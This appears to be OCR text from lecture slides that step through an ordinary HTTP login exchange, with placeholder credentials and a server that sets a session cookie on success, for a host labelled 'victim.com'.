
Server
victim.com


Client
victim.com
Server
victim.com



POST /login HTTP/1.1
username=alice&password=hunter2
Client
victim.com
Server
victim.com



POST /login HTTP/1.1
username=alice&password=hunter2
Client
victim.com
Auth valid?
Server
victim.com


POST /login HTTP/1.1
username=alice&password=hunter2
Client
victim.com
Auth valid?
OK!
Server
victim.com


POST /login HTTP/1.1
username=alice&password=hunter2
Client
victim.com
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
<!doctype html> Login success!
Auth valid?
OK!
Server
victim.com

